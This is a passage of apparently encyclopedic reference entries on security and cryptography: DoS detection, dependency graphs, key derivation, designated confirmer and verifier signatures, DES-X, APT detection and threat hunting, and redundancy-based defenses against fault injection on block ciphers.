Many of the detection methods and frameworks described above are commercially available. A CUSUM approach to measuring SYN–SYN-ACK/RST has been used to achieve 70–100% detection performance in 8–20 min based on recorded trace data in an enterprise and at a gateway

(Wang et al. 2002). Wavelet analysis was additionally used to significantly reduce false positives and false negatives for TCP SYN flood detection (Brooks 2005). Spatially disparate observations of CUSUM statistics were combined in a tree structure and then abrupt change-points in traffic volume were used to detect DDoS floods (Chen et al. 2007); experimental results on the DETER test bed yielded very low false positive and false negative rates using network topologies from the Rocketfuel database, background traffic generated by CAIDA' s Harpoon tool, and attack traffic generated by Stacheldraht. Metrics of interest in experimental assessment of DoS defenses, involving traffic features that are of interest in detecting the onset of actual DoS attacks, include: one-way and bidirectional (data) packet delays, delay variations, and loss rates; request-response delays; and session/flow durations (Mirkovic et al. 2009) (though note that some of these traffic features are also used to detect the onset of normal traffic congestion).

Open Problems and Future Directions

The DDoS attack of July 4, 2009, significantly impacting US and South Korean government Web servers, demonstrated that DoS threats persist. Open problems in DDoS defense include how to *dynamically* calibrate defenses for specific deployment scenarios, identify new threats to deplete resources not previously targeted, and explore trade-offs mentioned previously. Statistical anomaly detection has yet to see significant commercial deployment. In many deployment cases, automated response to generated alerts, even those automatically corroborated or fused together, is often deactivated, i.e., requiring a human in the loop to respond. Finally, emerging peer-to-peer social/overlay networks exhibit a host of DoS vulnerabilities; DoS hardening of such systems will also involve a set of difficult security/overhead compromises.

Synonyms


System component graphs

Definition

Dependency graphs are graphical artifacts used to model functional dependencies between the components of a complex or distributed system. Dependency graphs can model different types of dependencies and find application in configuration security, cyber situational awareness, and other domains.

Background

Modern distributed systems typically consist of many interdependent hardware and software artifacts. While combining existing components in a modular and hierarchical fashion makes building complex systems faster and more efficient, a complex network of dependencies can trigger a chain of cascading failures when a critical component fails. To compound the problem, some dependencies may not even be explicit, and the lack of documentation can make it difficult for security analysts to predict the



potential consequences of cyberattacks that compromise individual components. Leslie Lamport's well-known statement that "a distributed system is one in which the failure of a computer you didn't even know existed can render your own computer unusable" greatly captures the essence of the problem.

While discovering all the undocumented dependencies that exist between the components of a large and complex system is a difficult problem, several researchers have proposed approaches for identifying such dependencies by observing the behavior of the system over time. For instance, Natarajan et al. (Natarajan et al. 2012) proposed NSDMiner, a tool comprising a set of novel techniques to automatically discover dependencies between network services from passively collected network traffic.

Theory

A dependency graph can be modeled as a graph G = (C, D) where C is a set of nodes and D is set of edges.

A node c ∈ C in a dependency graph represents a system component, and a directed edge d ∈ D between two nodes represents a dependency between the two corresponding components. For instance, in the simple graph of Fig. 1, component c_1 depends on component c_2 which in turn depends on component c_3. A compromise of c_2 would cause only c_3 to fail, but a compromise of c_1 would trigger cascading failures of both c_2 and c_3.

Dependency Graphs, Fig. 1 Example of dependencies between components

Depending on the level of granularity of the model, a component node in the dependency graph may represent a host or an individual service

running on a host. When dependencies are captured at the lowest possible level of granularity – with macrocomponents broken down into atomic components – the dependency graph is expected to be acyclic. Literature on call graphs (Ryder 1979) shows how one can identify dependencies at the level of individual procedures and functions and construct acyclic graphs modeling such dependencies.

Each component of a system has an intrinsic utility for the organization that owns or manages that asset, but its ability to provide such utility may be affected by dependencies, as a compromised component may disrupt other components that depend on it. To model a wide range of scenarios and different types of relationships between components, the state of a component can be represented by an availability indicator between 0 and 1, where 0 indicates that the component is not available at all and 1 indicates that the component is fully available. Additionally, dependencies can be modeled as functions of the form $f : [0, 1]^n \rightarrow [0, 1]$, with $f(0, \ldots, .0) = 0$ and $f(1, \ldots, .1) = 1$. Each component is assigned its own dependency function, which captures its relationship with other components and defines its ability to provide its utility based on the state of the components it depends on: The arguments of the dependency function are the availability indicators of the components it depends on and can be interpreted as their relative residual utility. For instance, consider a web server that is experiencing a denial-of-service (DoS) attack that has reduced its ability to serve legitimate API requests by 70%, resulting in an availability indicator of 0.3. Applications relying on the API provided by that web server will then be impacted, and their availability will be reduced accordingly. Availability indicators can be recursively computed through their respective dependency functions.

Dependencies between system components can be broadly classified in the three major categories:

- *Redundant dependencies*. A wherein a component depends on a redundant pool of equivalent components, such that, if one fails, the others can provide the same functionality. In this case, the dependency function returns 1 if at least one of its arguments is 1.

$$f_r\left(a_1, \ldots, a_n\right) = \begin{cases} 1, \text{if } \exists i \in [1, n] \text{ s.t. } a_i{=}1 \\ 0, \text{otherwise} \end{cases}$$

- *Partial dependencies*. A component depends on a set of other components such that, if one fails, the dependent component can continue to work with degraded performance. In this case, the dependency function returns a weighted average of its arguments.

$$f_d\left(a_1, \ldots, a_n\right) = \sum_{i=1}^{n} w_i \cdot a_i$$

- *Strict dependencies*. A component strictly depends on a set of other components, such that, if any one of them fails, the dependent component becomes unavailable. In this case, the dependency function returns 1 if all of its arguments are 1.

$$f_s\left(a_1, \ldots, a_n\right) = \begin{cases} 1, \text{if } \left(\forall i \in [1, n]\right)\left(a_i{=}1\right) \\ 0, \text{otherwise} \end{cases}$$

Application

Dependency graphs find application in configuration security, cyber situational awareness, and other domains. In the area cyber situational awareness, dependency graphs have been used in conjunction with attack graphs (Albanese and Jajodia 2018) to assess the impact of multistep attacks by tracking how the impact of each attack step propagates through chains of dependencies. In the area of configuration security, dependency graphs have been used as part of a multigraph approach to modeling the complex relationships that exist between system components, their vulnerabilities, and their configuration parameters (Soroush et al. 2020) in large distributed systems. Integrating dependency graphs into this model allows to assess the impact of each configuration change in terms of both security and functionality and find the optimal system configuration.

Open Problems and Future Directions

While significant progress has been made with respect to the problem of automatically discovering dependencies among services and system components, existing approaches still have several limitations. Specifically, the most successful approaches, such as NSDMiner, rely on passively observing network traffic to identify patterns, thus they cannot discover

dependencies among services that communicate less regularly. Additionally, while these approaches can discover the existence of a dependency between two components, they may not be able to classify the type of dependency. Future research must be addressed at developing more sophisticated techniques for instantiating a dependency graph for any given system and correctly capture the type of relationships between components.

Synonyms

Key variation

Definition

A derived key is a key, which may be calculated (derived) by a well-defined algorithm, usually referred to as a key derivation function, from an input consisting of public as well as secret data (e.g., a master key or primary key). The advantage is that if two parties share the same secret and mutually known parameters as inputs, they may, independent of each other, calculate identical derived keys by keeping track of the number of iterations.

The key derivation function generally maps strings of any length to strings of an arbitrary, specified length, such that it is computationally infeasible to find correlations between inputs and outputs, and such that given one part of the output, but not the input, it is computationally infeasible to predict any bit of the remaining output.

Theory

Key derivation techniques are mostly used to generate unique keys per transaction/communication or for key encrypting keys.

Key derivation functions are often based on MACs (message authentication codes) or hash-functions.

Confirmer signatures

Definition

Designated confirmer signatures (or sometimes simply "confirmer signatures") are digital signatures that can be verified only by some help of a semi-trusted designated confirmer. They were introduced by Chaum (1995) as an improvement of convertible undeniable signatures.

Theory

Unlike an ordinary digital signature that can be verified by anyone who has access to the public verifying key of the signer (*universal verifiability*), a designated confirmer signature can only be verified by engaging in a – usually interactive – protocol with the designated confirmer. The outcome of the protocol is an affirming or rejecting assertion telling the verifier whether the signature has originated from the alleged signer or not.

The main difference to (convertible) undeniable signatures is that the capabilities to produce signatures and to confirm signatures are laid into

different hands, which has several advantages. Designated confirmer signatures improve the availability and reliability of the confirmation services for verifiers. Verifiers can rely on a designated confirmer instead of having to rely on the signers themselves. The designated confirmer can be organized as one or more authorities with a higher availability than each signer can afford to provide, and the designated confirmer can provide confirmation services according to a clearly stated confirmation policy, which can also be subject to independent audit on a regular basis. In practice, a designated confirmer would conceivably contract multiple signers and provide confirmation services to all their respective verifiers. Another way of increasing the availability of the confirmation services is by using an undeniable signature scheme with distributed provers as proposed by Pedersen (1991). Another advantage of designated confirmer signatures is that they alleviate the problem of coercible signers. In undeniable signature schemes, the signer may be blackmailed or bribed to confirm or disavow an alleged signature. This may be harder to accomplish with a designated confirmer organized as an authority with proper checks and balances.

A designated confirmer signature scheme has three operations: (1) An operation for generating double key pairs, one key pair of a private signing key with a public verifying key and another key pair of a private confirmer key with a public confirmer key, (2) an operation for signing messages, and (3) a *confirming operation* for proving signatures valid (confirmation) or invalid (disavowal). The private signing key is known only to the signer, the private confirmer key is known only to the confirmer, and the public verifying key as well as the public confirmer key are publicly accessible through authenticated channels, for example, through a public key infrastructure (PKI). The signing operation is between a signer using the private signing key and a verifier using the public verifying key. The verifying operation is between the designated confirmer using its private confirmer key and a verifier using the public confirmer key. Furthermore, there is (4) an *individual conversion operation* for converting individual designated confirmer signatures into ordinary digital signatures, and (5) a *universal verifying operation* to verify such converted signatures.

The characteristic security requirements of a designated confirmer signature scheme are similar to those of a convertible undeniable signature scheme (Franklin and Reiter 1995):

- *Unforgeability*. Resistance against existential forgery under adaptive chosen message attacks by computationally restricted attackers.
- *Invisibility*. A cheating verifier, given a signer's public verifying key, public confirmer key, a message, a designated confirmer signature and oracle access to the signer, cannot decide with probability better than pure guessing whether the signature is valid for the message with respect to the signer's verifying key or not. (This implies non-coercibility as described above.)
- *Soundness*. A cheating designated confirmer cannot misuse the verifying operation in order to prove a valid signature to be invalid (non-repudiation), or an invalid signature to be valid (false claim of origin).
- *Nontransferability*. A cheating verifier obtains no information from the confirming operation that allows him to convince a third party that the alleged signature is valid or invalid, regardless if the signature is valid or not.
- *Validity of Conversion*. A cheating designated confirmer with oracle access to a signer cannot fabricate a converted signature valid for a message *m* with respect to the signer's public verifying key unless that signer has produced a designated confirmer signature for *m* before.

Practical constructions have been proposed by Chaum (1995), Okamoto (1994), Michels and Stadler (1998), and by Camenisch and Michels (2000). All of them propose an *individual conversion operation*, but none of them discuss a *universal conversion operation* analogous to that of convertible undeniable signatures. Michels and Stadler (1998) have discussed designated confirmer signatures that can be converted into well-known ordinary signatures such as RSA digital signatures, Schnorr digital signatures, Fiat and Shamir signatures, or ElGamal digital signatures.

Applications

Designated confirmer signatures are a useful tool to construct protocols for contract signing (Asokan et al. 1998). The trusted third party in contract signing takes the role of a designated confirmer. Each participant produces a designated confirmer signature of his statement and distributes it to all other participants and to the trusted third party. After the trusted third party has collected the statements and corresponding designated confirmer signatures from all participants, it converts them into ordinary digital

signatures and circulates them to all participants according to a predefined policy. Designated confirmer signatures are also useful to construct *verifiable signature sharing* schemes (Camenisch and Michels 2000).

Open Problems

Designated confirmer signatures are a relatively young concept, which have not yet been blended with other interesting types of signature schemes such as threshold signatures, group signatures, or fail-stop signatures.

Designated Verifier Proofs

Berry Schoenmakers[28] ✉
(28) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

A designated verifier proof as introduced in (Jakobsson et al. 1996) is generally a noninteractive zeroknowledge proof with the additional property that it will only be convincing toward a particular party, called the designated verifier.

Designated verifier proofs share the nontransferability property with undeniable signatures, with the difference that designated verifier proofs do so in a noninteractive fashion. In this way, it can be prevented that the confirmation protocol of undeniable signatures is abused to run with many verifiers at the same time (rather than a single one).

The intuition behind constructions of designated verifier proofs is that the prover will link the noninteractive proof to the public key of a specific verifier, who should be the only party with access to the corresponding private key.

A basic construction works as follows (Jakobsson et al. 1996). Let (sk_V, pk_V) denote the key pair of a verifier V. To generate a proof for this verifier, for a statement S (which is independent of the key pair (sk_V, pk_V)), the prover generates a noninteractive zeroknowledge proof for the statement S' defined as

$$S' \equiv S \vee \text{“I know private key } \mathrm{sk_V} \text{ for public key } \mathrm{pk_V}\text{.”}$$

To ensure that the proof for S' is convincing only to V, it must be ensured that only V knows the private key sk_V. This is so, because anyone who knows sk_V can simulate a proof for S'—even if statement S is false. A practical scenario is that the key pair (sk_V, pk_V) is generated and stored on a smart card held by V. The private key never needs to be exposed to the outside world but allows V to generate a proof for any statement S.

A simple and practical implementation of designated verifier proofs is obtained for any statement S allowing an efficient Σ-protocol, assuming knowledge of sk_V for a given pk_V can also be proved by means of an efficient Σ-protocol. Applying OR-composition (Cramer et al. 1994) to these Σ-protocols and then making the proof noninteractive by applying the Fiat–Shamir heuristic for a given cryptographic hash function results in an efficient designated verifier proof for statement S.

An important application of designated verifier proofs is receipt-freeness in electronic voting schemes. Receipt-freeness was introduced by Benaloh and Tuinstra (Benaloh and Tuinstra 1994) as a property to ensure privacy of the voters in the following strong sense: Even if a voter is willing or forced to reveal all its random bits used in the voting protocol, one cannot tell how the voter voted.

DES-X (or DESX)

Alex Biryukov[29] ✉
(29) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

DES-X is a 64-bit block cipher with a $2 \times 64 + 56 = 184$-bit key, which is a simple extension of DES (Data Encryption Standard).

Background

The construction was suggested by Rivest in 1984 in order to overcome the problem of the short 56-bit key-size which made the cipher vulnerable to exhaustive key search attack. The idea is just to XOR a secret 64-bit key $K1$ to the input of DES and to XOR another 64-bit secret key $K2$ to the output of DES: $C = K2 \oplus DES_K(P \oplus K1)$. The keys $K1$, $K2$ are called *whitening keys* and they became a popular element of modern cipher design. The construction itself goes back to the work of Shannon (Shannon, 1949, p. 713), who suggested the use of a fixed mixing permutation whose input and output are masked by the secret keys. This construction has been shown to have provable security by Even–Mansour (Even and Mansour 1997) if the underlying permutation is *pseudorandom* (i.e., computationally indistinguishable from a random permutation). A thorough study of DES-X was given in the work of Kilian–Rogaway (Kaliski and Robshaw 1996), which builds on (Even and Mansour 1997) and uses a black box model of

security. Currently, the best attack on DES-X is a known-plaintext slide attack discovered by Biryukov–Wagner (Biryukov and Wagner 2000) which has complexity of $2^{32.5}$ known plaintexts and $2^{87.5}$ time of analysis.

Theory

Moreover, the attack is easily converted into a ciphertext-only attack with the same data complexity and 2^{95} offline time complexity. These attacks are mainly of theoretical interest due to their high time complexities. However, the attack is generic and would work for any cipher F used together with post- and pre-whitening with complexity $2^{(n+1)/2}$ known plaintexts and $2^{k+(n+1)/2}$ time steps (here n is the block size, and k is the key-size of the internal cipher F). A related key-attack on DES-X is given in (Kelsey et al. 1997). Best conventional attack, which exploits the internal structure of DES, would be a linear cryptanalysis attack, using 2^{61} known plaintexts (Kaliski and Robshaw 1996).

Definition

APTs are sophisticated, stealthy, and continuous cyberattack campaigns typically orchestrated by nation-states or organized groups. These attacks aim to gain prolonged unauthorized access to a network, often focusing on espionage or data theft, rather than causing immediate harm. APTs are characterized by their high level of resources, advanced techniques, and persistence in achieving their long-term objectives.

Background

APTs are highly sophisticated and stealthy attacks that target enterprise networks with the goal of exfiltrating valuable data or disrupting operations. Attackers or groups who employ APTs are often well-funded nation-state highly skilled actors. As a result, due to their sophistication, APT activities inside enterprise networks are often missed by intrusion detection systems. As an example, one of the first APTs to be reported compromised more than a hundred of organizations and stole hundreds of terabytes of data from the same. A corresponding report, published by Mandiant, revealed that on an average malwares persisted undetected in these organizations for around a year. The same report included a description of the APT life cycle, or *kill chain* (Fig. 1), which is still relevant today as almost all of the APT groups' high-level attack steps follow this life cycle. Figure 1 shows the kill chain of APTs, and on a very high level, it generally works in the following way: Threat actors conduct a thorough recon (enumeration) of the target network to identify the network landscape of the organization and potential vulnerabilities. Through initial compromise, the attackers drop malwares that exploit an existing vulnerability or gain entry to the network by spear-phishing emails or by any other social engineering means. Once the network (more specifically, a host in the network) is compromised, the attackers establish foothold by communicating to a command and control (C2 or CnC) server to receive instructions (and payloads) in order to carry out the remaining stages of the attack. Generally, the attacker compromises several hosts in the network by moving laterally across the network and cleans up their tracks once their foal is achieved by removing the malwares and other footprint in order to evade forensic threat hunting.

Detection and Threat-Hunting Approaches for Advanced Persistent Threats, Fig. 1 APT life cycle

Application

Enterprise networks often consist of several hundreds of hosts, each of which produces millions of logs from the daily user activities per day. A very small percentage (about 0.01%) of those relate to actual attacker activities if an attack is unfolding in the network. Thus, detection of such APT activities is often viewed as finding *needle in a haystack*. Earlier, the detection of APTs was focused on *anomaly-based* systems (Berlin et al., 2015) which learned a benign behavior model of the hosts and detected deviations from this benign behavior. Some works (Uppuluri and Sekar, 2001) also developed *specification-based* systems which rely on specification or detection policies defined by experts. Although it reduces false positives than compared to anomaly-based systems, they require application-specific policies that rely on expert knowledge. In the recent years, researchers have published several papers which tackle the APT detection problem with the help of host-audit logs and *provenance graph*-based solutions. Usage of machine learning models is also quite common nowadays (Alsaheel et al., 2021). In recent times, majority of the host-based detection systems leverages the host-audit logs to build a graphical representation of these audit logs and its related activities, which is in general termed as *provenance graphs*. Some studies (Hassan et al., 2019) use readily available graph databases such as Neo4J, PostgreSQL, and Titan, while others (Hossain et al., 2017; Milajerdi et al., 2019) use main-memory provenance graph representations. Almost all of these studies

produce a high- or low-level graph as an output that represents the attacker activities inside a host. However, many of these studies suffer from *dependency explosion* problem as many of them rely on coarse-grained provenance for forensic analyses. *This often happens when a process reads from an IP or any other network source, and the subsequent write events from the process are treated to be dependent on the IP*. This leads to an overwhelming explosion in the dependency as every output event of that process becomes dependent on previous input and is evident in long-running processes such as web browsers. Another key issue which hinders cyber-analysts is *threat alert fatigue*. This happens primarily due to an overload of alarms generated by threat detection systems most of which tend to be benign or false alarms.

APT Detection Mechanisms

Hossain et al. (2017) developed a platform neutral main-memory provenance graph representation, Sleuth, that leverages taint propagation and custom detection policies for real-time reconstruction of attack scenarios. Sleuth addresses the key problem of an efficient event storage and event analysis (from the audit logs) based on the main memory by the development of a compact main-memory dependence graph representation, which performs far better than popular graph databases. Milajerdi et al. (2019) developed Holmes which is a real-time APT detection system that uses the correlation between suspicious or malicious information flows to detect APTs. Holmes maps the low-level attacker activities to the kill chain which enables it to raise critical alarms that are semantically similar to MITRE ATT&CK framework's Tactics, Techniques, and Procedures (TTP). As a result, Holmes produces *high-level scenario graphs* in which the nodes correspond to different TTPs and the edges represent the information flow between them in real time. It tackles the dependence explosion problem by using the concept of minimum ancestral cover and developing an efficient algorithm to reduce spurious dependencies among different system entities. Hassan et al. (2019) developed an alert correlation system Nodoze which mitigates threat alert fatigue issue that burdens cyber analysts. It leverages the contextual and historical information from a generated alert and builds a causal dependency graph which then assigns an anomaly score to each edge and propagates it to the neighboring edges using a novel network diffusion algorithm. The anomaly score is assigned based on the frequencies of all the

events in an enterprise which are stored in an event frequency database. Finally, a true alert dependency graph is generated based on the behavioral execution partitioning which contains the most anomalous dependency paths generated from the candidate event. Nodoze is used as an extension to the existing IDS in order to complement them for threat alert fatigue mitigation purposes.

Forensic Analysis and Threat Hunting of APTs

Analysts also leverage causality or forensic analysis as a basis for investigation and detection of APT attacks. Hossain et al. (2020) utilized two novel techniques, *tag attenuation* and *tag decay*, in a system Morse which mitigates dependency explosion and detects single or multistage APTs. In particular, these techniques take advantage of the benign behavior of processes in order to reduce dependence explosion and leverage a strong set of tag propagation policies in order to reduce false positives and detect attacks. Inam et al. introduced Dossier, a system (Inam et al., 2022) that records application configuration changes, adding vital details to OS-level audit logs. It uses a kernel module to monitor file-based changes and combines program annotations with static analysis for tracking memory-based modifications in configuration variables. Fang et al.'s Depimpact (Fang et al., 2022) framework assists in cyberattack investigations by analyzing dependency graphs, identifying critical points using linear discriminant analysis, and comparing backward and forward graph analyses to pinpoint key attack components.

Through threat hunting, analysts try to use CTI to determine the presence of attacker artifacts in an enterprise network. These artifacts are published in detail in CTI reports that include different IOC of an APT (or any other attack) and the behavior of those entities in a compromised system published by security companies and researchers in order to aid faster detection of new and ongoing attacks. Milajerdi et al. (2019) developed Poirot which uses the information in these publicly available CTI reports in order to detect traces of APTs in different hosts. It extracts a query graph from a CTI report which highlights the behavior of an attacker and its related entities and tries to find the presence of that query graph in the system provenance graph developed from the host audit logs. Poirot models the threat-hunting problem as an inexact graph pattern matching problem based on a novel similarity metric which produces an alignment

score between a query graph and a provenance graph. Hasan et al.'s Swift (Hassan et al., 2020) enhances audit log storage using an in-memory graph database, prioritizing key data for efficient memory use and applying historical data for alert management in intrusion detection. Ostinato (Ghosh et al., 2022) leveraged a unique intuition about the tools' usage of APT groups and successfully correlated attacks across different host in a network. Extractor (Satvat et al., 2021) performed automatic extraction of concise attack behaviors from CTI reports generating compact attack graphs that could be used by detection mechanisms for efficient threat hunting.

Open Problems and Future Directions

In the evolving landscape of APTs, the increasing sophistication and stealth of these groups call for adaptive approaches in detection methodologies. With the growing prevalence of insider attacks and the emergence of new zero-day exploits, future APT detection solutions must pivot their focus to address these evolving threats. Even though several academic and industrial solutions tackle the issue of false positives or threat alert fatigue in several innovative ways, however, in a recent study, Alahmadi et al. (2022) pointed out that majority of the alarms fired by IDS or SIEM in the enterprise networks are false positives. As a result, analysts spend a significant amount of time manually sifting through those alarms and further engineering those detection mechanisms according to their needs. The study also reveals the shortcomings of machine learning solutions and the need for those to be further innovated. Thus, innovating approaches to further reduce false positives in IDS and SIEM systems, improving the efficiency of threat analysis would be an immediate future research direction. Moreover, several studies (Kaspersky, 2022) predict that there would be an influx of supply chain attacks in the near future. These attacks are highly rewarding and valuable to APT groups as they give access to a large number of potential targets. Hence, developing detection systems that can adapt to the evolving tactics of APTs, particularly against insider attacks, zero-day exploits, and prevention strategies for supply chain attacks should be prioritized. Another goal should be integrating AI to improve the machine learning approaches in order to predict and identify APT activities proactively, especially in dynamic network environments. These directions aim to address the multifaceted challenges posed by APTs, combining

technological advancements with strategic and human-centric approaches. The CASTLE (Cyber Agents for Security Testing and Learning Environments) initiative of DARPA is designed to enhance cyber testing and evaluation methodologies. It focuses on creating a comprehensive toolkit that generates authentic network environments and educates AI agents to counter APTs. The program will leverage reinforcement learning, a subset of machine learning, to streamline and automate the process of identifying and mitigating network vulnerabilities.

Redundancy-based countermeasures

Definitions

Detection-based countermeasures are a class of defenses against fault attacks on block ciphers that rely on the assumption that injecting *more* faults of the same nature is fundamentally harder. As such, if sensitive computation is repeated several times, the adversary is less likely to fault all computation redundancies in the same manner, thereby causing different behavior from different repetitions of the same computation. This leads to *detection* of injected faults, from a defender perspective.

Background

It is no unknown fact that cryptography plays a vital role in preserving the privacy of modern communication. Block ciphers are among the most popular cryptographic primitives used today because of their wide-ranging applicability to symmetric-key crytosystems (wherein the parties involved

in the crytosystems share the same key). The overhead of such cryptosystems is typically lesser wrt computation and storage compared to public key ciphers. Formally, for a key K of k bits and an input plaintext P of n bits, a block cipher is a tuple $\langle Enc, Dec \rangle$ such that Enc outputs a ciphertext $C \in \{0, 1\}^n$ corresponding to plaintext P while Dec takes in as input C and outputs P. Both Enc and Dec are publicly known, implying that the only secret part of the entire cipher is K.

$$Enc(K \times P) : \{0,1\}^k \times \{0,1\}^n \rightarrow C$$

$$Dec(K \times C) : \{0,1\}^k \times \{0,1\}^n \rightarrow P$$

Traditionally, crytographers design block ciphers that resist cryptanalysis attacks against recovery of K. Such attacks observe differences in *execution behaviour* of block ciphers for different inputs. The observation driving such attack vectors is that K is directly linked to the differences in execution behavior, implying that observing these differences leads to partial/total leakage of K.

We note, however, that cryptanalysis depends solely on flaws in the construction of the cipher and can thus be prevented by careful design and validation. However, from a practical perspective, block ciphers run on a system that has several factors outside the control of the cipher's designer. This begets an important question: should an adversary have control over these non-controllable external factors, can they compromise a block cipher that is otherwise theoretically secure?

There are several ways for an attacker to modify the environment of a running process to deliberately inject faults in the latter's execution. Bozzato et al. (2019) is a recent example of a noninvasive, black-box *voltage glitch* fault injection wherein the adversary uses external instruments to play with the voltage supply of the system. Digital circuitry requires certain *setup time* wherein the input signal should be stable *before* the rising/falling edge of the clock pulse triggering the circuitry's operation. By modifying the voltage supply, an attacker violates the setup time precondition and forces incorrect data to be inputted to the circuitry. Another method of fault injections [(Schmidt and Hutter, 2007)-(Saha et al., 2020)] involves setting up signal generators, power amplifiers, and near-field electromagnetic (EM) probes, which aim to modify the EM field and modify data in memory. A more costly yet more precise alternative to EM-

based fault injections involves optical beams (Van Woudenberg et al., 2011) to flip bits of critical data.

Injecting a fault is not sufficient, however. A fault will force the system to digress from expected normal execution paths. A post-processing is usually required wherein the faulted and the expected computations are compared and deductions are drawn about secret K used in the block cipher. For instance, differential fault analysis (Biham and Shamir, 1997) seeks two ciphertexts of the same plaintext wherein one ciphertext is faulted and the other is normal. The XOR differential of the two is exploited to leak patterns that can leak information about K.

Theory

Two dimensions of countermeasures have been proposed against fault injection attacks on block ciphers: *system-level* and *cipher-level*. *System-level* countermeasures involve equipping the host system to resist external fault injections. For instance, sensors (Bastos et al., 2013) can be installed that monitor fluctuations in voltage, blocking voltage glitch attacks. A system can use ring oscillators (He et al., 2016) to understand fluctuations in frequency and raise alarms. By careful configuration, elimination of false positives from this countermeasure is possible, leaving laser-based fault injections to be detected. For electromagnetic pulse injections, EM shields are placed over critical portions of the system (mostly the processor and critical parts of the RAM).

However, system-level countermeasures are limited since they defend a particular system whereupon they are applied. No one standardized way could be followed in these countermeasures' application since each system's design is different, and leaving the implementation of a non-standardized countermeasure to chip manufacturer opens the possibility of erring in completely implementing the countermeasure. Moreover, edge nodes in Internet-of-Things (IoT) are required to be resource-constrained and low-cost. It is not therefore feasible to burden these systems with additional hardware in the name of countering fault injections.

Therefore, the research community has been leaning more and more toward *cipher-level* countermeasures. These do not require components other than the cipher itself to defend against external fault injections. We

elaborate on one of such cipher-level countermeasure against fault injections: *detection-based countermeasures*.

Detection-Based Countermeasures

All faults can be classified into two categories based on the duration of their effect: *transient* faults and *permanent* faults. The first attempts to counter fault attacks were in adapting classic fault tolerance techniques. One of the foremost methods to detect presence of faults is based on detection based countermeasures. Detection-based countermeasures rely on the assumption that if the same computation is repeated, it is more likely that the different executions shall exhibit different behavior, leading to *detection* of unusual activity and therefore detecting a potential fault injection attack. It is important to note, however, that in the context of block ciphers, it is essential that checks are performed regularly while assuming nonuniform fault injections (Guo et al., 2015). Only then the fault detection coverage of the countermeasure is an optimistic indicator of the strength of the countermeasure in general.

Redundancy in Hardware

The basic idea of spatial redundancy-based countermeasure is that should the execution be duplicated, the differences of the states of the executions can inform if a fault has been injected.

Joye et al. (2007) duplicates Advanced Encryption Standard's (AES') execution paths and scramble intermediate states with the idea that a fault injected in one path will be injected into the duplicated path as well. Scrambling allows a complicated fault propagation path, making it harder for an adversary to mount precise fault injection attacks while making it easier for a defender to catch unusual activity. Note that the very nature of the scrambling is hidden from the adversary.

A 100% hardware duplication is ideal but burdensome for low-end devices. Di Natale et al. (2007) proposed a similar hardware-redundancy based countermeasure by making redundant one out of four AES substitution boxes. Although the hardware redundancy has significantly reduced, the detection rate (fraction of total injected faults that are actually detected by the countermeasure) at a certain clock cycle has now reduced from 1 to $\frac{1}{4}$. We thereby note how fault detection rate and cost of hardware duplication are competing aims, and the defense needs to choose a sweet

spot in this trade-off according to intended fault detection rates and imposed economic and power constraints.

Redundancy in Time

As opposed to hardware redundancy, redundancy in time makes redundant computations in different clock cycles and compares them.

Aumüller et al. (2002) considers all inputs, local variables, and instructions as untrusted. Their model considers the values stored in ROM/EEPROM as trusted. As a result, they make redundant computations, which are pre-loaded in the ROM/EEPROM. For every subsequent computations, the values are cross-checked with the pre-loaded values in the RAM. Maistri and Leveugle (2008) present a double-data-rate (DDR) pipelined architecture for AES wherein non-adjacent stages are driven by opposite clocks. Using both the edges of the clock for encryption allows the redundant computation to complete without affecting the global throughput. Therefore, two encryption operations in the same/similar time as one encryption operation are performed, and respective matches of the intermediate and output states of the two encryption operations allow catching faulted execution paths.

Rajendran et al. (2010) propose a pipelined architecture wherein two encryptions are performed in parallel on different stages of the pipeline and are continuously compared to check for faults. Table 1 represents the pipelined executions. In cycle i, if execution 1 is in stage m, execution 2 shall be in stage $m - 1$. In $n + 1$ cycles (assuming n stages of computation), two executions are complete. Therefore, with the additional latency of 1 cycle, two redundant executions are complete. Moreover, at very clock cycle, the input to a stage in execution 1 can be compared to the output from the same stage in execution 2, giving greater ability to capture injected faults.

Detection-Based Countermeasure, Detection-Based Countermeasure, Table 1 Two executions on a pipelined architecture as proposed in Rajendran et al. (2010)

	Exec 1	Exec 2
Cycle 1	Stage 1	
Cycle 2	Stage 2	Stage 1
Cycle 3	Stage 3	Stage 2
…	…	…

Cycle n	Stage n	Stage $n-1$
Cycle $n+1$		Stage n

Redundancy in Information

Both the redundancy checks discussed so far are depended upon redundant computations (spatial or temporal) and consequent comparisons. A third class of redundancy involves extra information in the cipher that allows a defender to capture fault injections.

Wu et al. (2004) proposed a single-bit parity based information redundancy for AES. Basically, instead of using the classical 8-by-8 bit substitution boxes for AES, the authors propose 8-by-9 bit substitution boxes where the final bit corresponds to the parity bit. The parity is computed over the entire 128-bit state matrix of AES. An improvement was made in Bertoni et al. (2003) wherein instead of computing and propagating parity for the entire 128-bit state matrix, parities for 8-bit blocks of the 128-bit state matrix were computed and propagated. The parity bits are hard-coded in Read-Only memory (ROM), and 9-by-9 substitution boxes are used to propagate the parity. While incurring more hardware overhead than its precedessor, this technique allows for a more robust fault detection mechanism.

Open Problems and Future Directions

Detection-based countermeasures suffer from one major trade-off: overhead versus detection capacity. The more time or space or information is made redundant, the higher the chance of detecting fault. However, considering resource and economic constraints of low-end devices, such overhead is usually not acceptable. An open line of research is dedicated to finding this sweet spot between the two.

Additionally, fault attacks have been developed that bypass detection-based countermeasures totally. *Statistical Ineffective Fault Attacks* (SIFA) [(Dobraunig et al., 2018a)-(Dobraunig et al., 2018b)-(Gruber et al., 2020)] focus on the fact that the success of fault injection depends on the state of the system where the fault is being injected. An *ineffective fault* is said to be injected if the fault is actually injected, but no difference in the execution of the cipher is observed. In such a case, the adversary exploits the dependency between the ineffective fault injection and intermediate state

